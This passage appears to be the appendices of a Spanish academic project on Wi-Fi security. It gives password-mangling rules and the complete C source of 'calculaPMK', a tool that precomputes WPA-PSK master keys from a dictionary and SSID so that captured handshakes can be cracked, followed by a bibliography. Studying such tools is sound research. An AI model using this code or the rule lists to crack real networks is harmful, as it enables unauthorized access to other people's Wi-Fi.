<9(?a[lc]^_^_
<-l?Alp^[240-9]
Añadiendo un punto
>3(?a[lc]i[12].
Sustituyendo vocales
/?v@?v>2l
/?v@?v>2(?ac
/?v@?v>2<*d
Creando sufijos
<*l$[1-9!0a-z"-/:-@\[-`{-~]
<*(?ac$[1-9!0a-z"-/:-@\[-`{-~]
<*lr$[1-9!]
<*/?au$[1-9!]
<-l$!$!
<-(?ac$!$!
l$!<-$!$!
(?ac$!<-$!$!
>2x12
>3x13
>4x14
>5x15
>6x16
>7x17
>8x18

>3x22
>4x23
>5x24
>6x25
>7x26
>8x27
>9x28
>4x32
>5x33
>6x34
>7x35
>8x36
>9x37
>2/?ulx12
>3/?ulx13
>4/?ulx14
>5/?ulx15
>6/?ulx16
>7/?ulx17
>8/?ulx18
>3/?ulx22
>4/?ulx23
>5/?ulx24
>6/?ulx25
>7/?ulx26
>8/?ulx27
>9/?ulx28
>4/?ulx32
>5/?ulx33
>6/?ulx34
>7/?ulx35
>8/?ulx36
>9/?ulx37
<*d
rc
<*dMcQ
>5/?ul'5
uQ
r(?al

<*!?A[lc]p
<*cQd
>7/?u'7
>4l'4
<+(?lcr
<+r(?lcr
>3'3
>4/?u'4
>3/?ul'3
uQr
<*lQf
-s x**
-c (?acQ
-c lQ
-s-c x**MlQ
>6'6
>7l'7
>6/?ul'6
>5'5
Añadiendo prefijos y sufijos
<-l^1$1
<-l^!$!
<-l^@$@
<-l^#$#
<-l^$$$
<-l^%$%
<-l^^$^
<-l^&$&
<-l^*$*
<-l^($)
<-l^-$-
<-l^=$=
<-l^_$_
<-l^+$+
<-l^.$.
<-l^?$?
<-l^{$}
<-l^\[$]

<-|^<$>
<-|^|$|
<-|^:$:
<-|^'$'
<-|^"$"
Añadiendo numeración como sufijo
<-|$[63-5]$[0-9]
<-(?ac$[63-5]$[0-9]
(?a[lc]$0<-$0$7
(?a[lc]$1<-$1$1
(?a[lc]$1<-$2$3
(?a[lc]$2<-$2$2
(?a[lc]$3<-$3$3
(?a[lc]$4<-$4$4
(?a[lc]$5<-$5$5
(?a[lc]$6<-$6$6
(?a[lc]$7<-$7$7
(?a[lc]$8<-$8$8
(?a[lc]$9<-$9$9
Añadiendo fecha
l$1<-$9$[7-96-0]>-
l$2<-$0$0>-
l$1$9<-$[7-9]$[0-9]
l$2$0<-0[0-9]
l$1$9<-$[6-0]$[9-0]

ANEXO B

CÓDIGO FUENTE "CALCULAPMK.C"

```
###################################
#    CalculaPMK.c                 #
###################################

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <limits.h>
#include <unistd.h>
#include <signal.h>
#include <sys/time.h>
#include "util.h"
#include "pmk.h"

#define PROGRAMA "calculaPMK"
#define VERSION "1.1"

static int bucle=1;

void Salir(int senal)
{
	switch(senal)
	{
		default:
			bucle=0;
			break;
	}
}

void Mensaje(char *mensaje)
{
	if (mensaje==NULL)
	{
		fprintf(stderr,"\nUso: %s [opciones]\n\n",PROGRAMA);
		fprintf(stderr,"\t-f\tFichero diccionario.\n");
		fprintf(stderr,"\t-d\tFichero hash de salida.\n");
		fprintf(stderr,"\t-s\tSSID de la red.\n");
	}
	else
		fprintf(stderr,"%s: %s\n",PROGRAMA,mensaje);

	exit(0);
}

int main(int argc,char * argv[])
{
	FILE *fpin,*fpout;
	char nfin[PATH_MAX+1],nfout[PATH_MAX+1];
	struct CABECERA cab;
	struct PMK pmk;
	char ssid[MAXSSID+1];
	int c;
	unsigned long palabras;
```

```
struct timeval inicio,fin;
float tiempo;

printf("\n%s %s - Ataque de precomputación WPA-PSK\n",PROGRAMA,VERSION);

signal(SIGINT, Salir);
signal(SIGTERM, Salir);
signal(SIGQUIT, Salir);

nfin[0]=nfout[0]=ssid[0]='\0';

while ((c=getopt(argc,argv,"f:d:s:h"))!=EOF)
{
	switch(c)
	{
		case 'f':
			if (strlen(optarg)<=PATH_MAX)
				strcpy(nfin,optarg);
			break;
		case 'd':
			if (strlen(optarg)<=PATH_MAX)
				strcpy(nfout,optarg);
			break;
		case 's':
			if (strlen(optarg)<=MAXSSID)
				strcpy(ssid,optarg);
			break;
		case 'h':
			Mensaje(NULL);
			break;
	}
}

if (EsBlanco(nfin) || EsBlanco(nfout) || EsBlanco(ssid))
	Mensaje(NULL);

if (strcmp(nfin,"-")==0)
{
	printf("Usando STDIN como entrada.\n");
	fpin=stdin;
}
else
	if ((fpin=fopen(nfin,"r"))==NULL)
	{
		perror("fopen");
		exit(0);
	}


if ((fpout=fopen(nfout,"rb"))==NULL)
{
	printf("El fichero %s no existe, creandolo...\n",nfout);

	if ((fpout=fopen(nfout,"wb"))==NULL)
	{
		perror("fopen");
		exit(0);
	}

	for(c=0;c<3;c++)
		cab.reservado[c]=0;
```

```
		memset(cab.ssid,0,sizeof(cab.ssid));
		cab.magico=GENPMKMAGIC;
		cab.longssid=strlen(ssid);
		memcpy(cab.ssid,ssid,cab.longssid);

		if (fwrite(&cab,sizeof(struct CABECERA),1,fpout)!=1)
		{
			perror("fwrite");
			exit(0);
		}
}
else
{
		if (fread(&cab,sizeof(struct CABECERA),1,fpout)!=1)
			Mensaje("Formato del fichero de salida incorrecto");

		if (cab.magico!=GENPMKMAGIC)
			Mensaje("Fichero de salida no corresponde a PMK");

		if (memcmp(cab.ssid,ssid,cab.longssid)!=0)
			Mensaje("SSID del fichero distinto del SSID especificado");

		printf("El fichero %s existe, añadiendo datos\n",nfout);
		fclose(fpout);
		if ((fpout=fopen(nfout,"ab"))==NULL)
		{
			perror("fopen");
			fclose(fpin);
			exit(0);
		}
}

gettimeofday(&inicio,0);

palabras=0;
while (bucle && fgets(pmk.clave,MAXCLAVE+1,fpin)!=NULL)
{
		if ((c=strlen(pmk.clave)-1)<MINCLAVE)
			continue;

		pmk.clave[c]='\0';

		if ((++palabras%1000)==0)
			printf("Clave %ld: %s\n",palabras,pmk.clave);

		CalculaPMK(pmk.clave,ssid,&pmk.upmk);

		pmk.tam=c+sizeof(pmk.tam)+sizeof(pmk.upmk.pmk);

	fwrite(&pmk.tam,sizeof(pmk.tam),1,fpout);
	fwrite(pmk.clave,c,1,fpout);
	fwrite(pmk.upmk.pmk,sizeof(pmk.upmk.pmk),1,fpout);
}

fclose(fpin);
fclose(fpout);

gettimeofday(&fin,0);

if (fin.tv_usec<inicio.tv_usec)
{
```

```
                fin.tv_sec--;
                fin.tv_usec+=1000000;
        }

        fin.tv_sec-=inicio.tv_sec;
        fin.tv_usec-=inicio.tv_usec;
        tiempo= fin.tv_sec+fin.tv_usec/1000000.0;

        printf("\n%lu claves procesadas en %.2f segundos: %.2f
claves/segundo\n",palabras,tiempo,palabras/tiempo);

        return 0;
}
```

CÓDIGO FUENTE "CALCULAPMK.H"

```
###################################
#    CalculaPMK.h                 #
###################################
#ifndef __DEFINE_H__

#define __DEFINE_H__

#define GENPMKMAGIC 0x43575041

#define MINCLAVE 8
#define MAXCLAVE 63
#define MAXSSID 32
#define TAMPMK 40
#if __WORDSIZE==32 || __WORDSIZE==64
#define TAMIPMK TAMPMK/sizeof(unsigned int)
#else
#error No es posible compilar el programa para 16 bits
#endif

struct CABECERA{
        unsigned int magico;
        unsigned char reservado[3];
        unsigned char longssid;
        unsigned char ssid[MAXSSID];
};

union UPMK{
        unsigned int ipmk[TAMIPMK];
        unsigned char pmk[TAMPMK];
};

struct PMK{
        unsigned char tam;
        char clave[MAXCLAVE+1];
        union UPMK upmk;
};

#endif
```

CÓDIGO FUENTE "MAKEFILE"

```
###################################
#    Makefile                     #
###################################
CFLAGS                = -pipe -Wall -DOPENSSL
CFLAGS                += -O3
LDLIBS                = -lcrypto
CFLAGS                += -g3 -ggdb
PROGOBJ   = util.o pmk.o
PROG                  = calculaPMK

all: $(PROGOBJ) $(PROG)

calculaPMK: calculaPMK.c define.h util.h pmk.h
	$(CC) $(CFLAGS) calculaPMK.c -o calculaPMK util.o pmk.o $(LDLIBS)

util: util.c util.h
	$(CC) $(CFLAGS) util.c -c

pmk: pmk.c define.h pmk.h
	$(CC) $(CFLAGS) pmk.c -c

clean:
	$(RM) $(PROGOBJ) $(PROG) *~

###################################
#    PMK.c                        #
###################################
#include <string.h>
#include <openssl/hmac.h>
#include <openssl/sha.h>

#include "pmk.h"

union UBUFFER{
	unsigned int ibuffer[17];
	unsigned char buffer[68]; /* Solo se utilizan 65 bytes */
};

void CalculaPMK(char *key,char *essid_pre,union UPMK *upmk)
{
	int i,j,slen;
	union UBUFFER buffer;
	char essid[33+4];
	SHA_CTX ctx_ipad;
	SHA_CTX ctx_opad;
	SHA_CTX sha1_ctx;

	memset(essid,0,sizeof(essid));
	memcpy(essid,essid_pre,strlen(essid_pre));
	slen=strlen(essid)+4;

	memset(buffer.buffer,0,sizeof(buffer));
	strncpy((char *)buffer.buffer,key,sizeof(buffer));

	for(i=0;i<16;i++)
		buffer.ibuffer[i]^=0x36363636;

	SHA1_Init(&ctx_ipad);
```

```
	SHA1_Update(&ctx_ipad,buffer.buffer,64);

	for(i=0;i<16;i++)
		buffer.ibuffer[i]^= 0x6A6A6A6A;

	SHA1_Init(&ctx_opad);
	SHA1_Update(&ctx_opad,buffer.buffer,64);

	essid[slen-1]='\1';
	HMAC(EVP_sha1(),(unsigned char *)key,strlen(key),(unsigned char *)essid,slen,upmk->pmk,NULL);
	memcpy(buffer.buffer,upmk->pmk,20);

	for(i=1;i<4096;i++)
	{
		memcpy(&sha1_ctx,&ctx_ipad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		memcpy(&sha1_ctx,&ctx_opad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		for(j=0;j<5;j++)
			upmk->ipmk[j]^= buffer.ibuffer[j];
	}

	essid[slen-1]='\2';
	HMAC(EVP_sha1(),(unsigned char *)key,strlen(key),(unsigned char *)essid,slen,upmk-
>pmk+20,NULL);
	memcpy(buffer.buffer,upmk->pmk+20,20);

	for(i=1;i<4096;i++)
	{
		memcpy(&sha1_ctx,&ctx_ipad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		memcpy(&sha1_ctx,&ctx_opad,sizeof(sha1_ctx));
		SHA1_Update(&sha1_ctx,buffer.buffer,20);
		SHA1_Final(buffer.buffer,&sha1_ctx);

		for(j=0;j<5;j++)
			upmk->ipmk[j+5]^=buffer.ibuffer[j];
	}
}
```

CÓDIGO FUENTE "PMK.H"

```
#####################################
#    PMK.h                          #
#####################################
#ifndef __PMK_H__

#define __PMK_H__

#include "define.h"
```

```
#ifdef __cplusplus
extern "C" {
#endif

void CalculaPMK(char *key,char *essid_pre,union UPMK *upmk);

#ifdef __cplusplus
}
#endif

#endif
```

CÓDIGO FUENTE "UTIL.C"

```
###################################
#       util.c                    #
###################################
#include <string.h>

#include "util.h"

int EsBlanco(char *s)
{
      int tam,i;

      if (s==NULL)
                  return(1);

      if ((tam=strlen(s))== 0)
                  return (1);

      for(i=0;i<tam;i++)
                  if (s[i]!=' ')
                              return (0);

      return (0);
}
```

CÓDIGO FUENTE "UTIL.H"

```
###################################
#       util.h                    #
###################################
#ifndef __UTIL_H__

#define __UTIL_H__

#ifdef __cplusplus
extern "C"{
#endif

int EsBlanco(char *s);

#ifdef __cplusplus
```

```
}
#endif
#endif
```

REFERENCIAS Y BIBLIOGRAFÍA

1.- Arbaugh, W., Shankar, N., Wan, J, (2001) paper "Your 802.11 Wireless Network has No Clothes"

2.- Fluhrer, S., Mantin, I., Shamir, A., (2001) paper "Weakness in the Key Scheduling Algorithm of RC4"

3.- Planas, A., (20-04-2005) , "Criptoanalisis WEP" Linux Magatzine 75-78.

4.- Tews, E., Weinmann, R. y Pyshkin, A. (2007) paper "Braking 104 bit WEP in less than 60 seconds"

5.- Bittau, A., Handley, M., Lackey , J., (2006) paper "The Final Nail in WEP's Coffin "

6.- Korek, (2004) "Choop Choop atack" disponible en internet (http://www.netstumbler.org/f50/chopchop-experimental-wep-attacks-12489/) (12 de Noviembre de 2007)

7.- Larbig P. (2007) "Mdk3 Dos contra WPA" disponible en internet (http://homepages.tu-darmstadt.de/~p_larbig/wlan/)

8.- Perez, D., Sebastian R., Felici, S., (2005) Universidad de Verano Campus TI "Seguridad en redes Wi-Fi" CD-ROM.

9.- Bittau , A., (2005) paper "The Fragmentation Attack in Practice "

10.- IEEE Computer Society, IEEE802.11 (R2003)"Medium Access Control (MAC) and Phisical Layer Specifications "

11.- IEEE Computer Society, IEEE802.11i (2004) "Medium Access Control (MAC) Security Enhancements "

12.- IEEE Computer Society, IEEE802.11a (1999) "Medium Access Control (MAC) High-speed

Physical Layer in the 5 GHz Band "

13.- IEEE Computer Society, IEEE802.11b (1999) "Medium Access Control (MAC) Higher-Speed Physical Layer Extension in the 2.4 GHz Band "

14.- IEEE Computer Society, IEEE802.11g (2003) "Medium Access Control (MAC) mendment 4: Further Higher Data Rate Extension in the 2.4 GHz Band "

15.- Mitchell, J., ChanHua, He., (2004) paper "1 Message attack on the 4-way handshake"

16.- Moen, V., Raddum, H., Hole, J. (2004) paper "Weakness inthe Temporal Key Hash of WPA"

17.- Sankar, K, Sundaralingam, S., Balinsky, A., Miller, D., (2005) "Cisco Wireless LAN Security", Ciscopress

18.- Cache, J., Liu V. (2007) "Hacking Exposed Wireless" McGraw-Hill

19.- Dawson, W., Martín, G., (2002), "El proyecto Fin de Carrera en Ingeniería Informática" Prentice Hall.

20.- Tanenbaun, A. (2002), "Redes de Computadoras", Pearson.

21.- Pellejero, I., Andreu, F., Lesta, A., (2006) "Redes WLAN, fundamentos y aplicaciones de seguridad". Marcombo

22.- Vladimirov, A., Gavrilenko, K., Mikhailovsky, A., (2004)"Hacking Wireless Seguridad en redes inalámbricas".Anaya Multimedia

23.- Ajenjo, A., (2005), "Dirección y Gestión de proyectos", 2ª Edición Ra-Ma empresa.

24.- Montana, R., (2007), apuntes asignatura Ampliación de Redes de la Universidad de Valencia " Redes inalámbricas" Tema 7.

25.- Brenne , P., (2006), "A Technical Tutorial on the IEEE 802.11 Protocol" , Breezecom

26.- Curran, K., Smith, E., (2006) "Wifi Security" Amazon.